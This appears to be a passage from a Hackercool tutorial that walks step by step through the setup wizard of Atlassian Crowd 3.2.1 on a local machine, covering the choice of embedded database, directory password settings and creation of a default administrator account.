
Please select type of installation you would like to perform.

(●) New installation
Setup a fresh installation of Crowd.

( ) Import data from an XML backup
Import data using an XML export from an existing Crowd installation.

Powered by Atlassian Crowd Version: 3.2.1 (Build:#952 - 2018-05-09)

Select Embedded and click on "Continue".


localhost:8095/crowd/console/setup/setupdatabase.action

Database configuration

Select the type of database you would like to use with Crowd.


(●) Embedded
The embedded database will allow Crowd to operate without an external database. This is useful when evaluating Crowd and **not recommended** for production systems.

( ) JDBC connection
Connect to an external database using a JDBC connection.

( ) JNDI datasource
Connect to an external database through a datasource managed by the application server.

Powered by Atlassian Crowd Version: 3.2.1 (Build:#952 - 2018-05-09)


Set the deployment title and base url and click on "Continue".


Deployment title: Hackercool Crowd server
The name of this Crowd instance.

Session timeout: 30
The number of minutes a session lasts before expiring. Must be greater than 0.

Base URL: http://localhost:8095/crowd
The base URL for this installation of Crowd.

Set a name and credentials.



localhost:8095/crowd/console/setup/directoryinternalsetup.action

Internal directory

Name*: Hackercool Crowd server
A short, recognisable name that characterises this user directory. For example: "Chicago employees" or "Web customers".

Description:
More information about this directory.

Password regex:
Regular expression pattern which new passwords will be validated against. Leave blank to disable this feature.


Password complexity requirement message:
Message explaining the password complexity requirements for the directory.

Maximum password attempts: 0
The maximum number of invalid password attempts before the authenticating account will be disabled. Enter 0 to disable this feature.

Days until password expiry: 0
The number of days until the password must be changed. Enter 0 to disable password expiry.

Password history: 0

Set the administrator credentials and Click on "Continue".



localhost:8095/crowd/console/setup/defaultadministrator.action


Default administrator

To configure the security server, a default administrator needs to be created. Additional administrators may be added later.

Email address*: [redacted]@gmail.com
Username*: admin
Password*: •••••
Confirm password*: •••••
First name*: admin
Last name*: babu

Powered by Atlassian Crowd Version: 3.2.1 (Build:#952 - 2018-05-09) 450453cc-a60e-462d-804e-bcf3077ae5a0


Click on "Continue".



Integrated applications

Which integrated applications would you like to enable?
☐ OpenID server
The Crowd OpenID server will allow you to authenticate using your standard Crowd logins with OpenID enabled websites.

Once the configuration is complete, log out and login into the console.


localhost:8095/crowd/console/setup/finishsetup.action

You are currently running an evaluation version of Crowd.

Log in to Crowd console

Congratulations, you have installed Crowd. Log in to start using it.

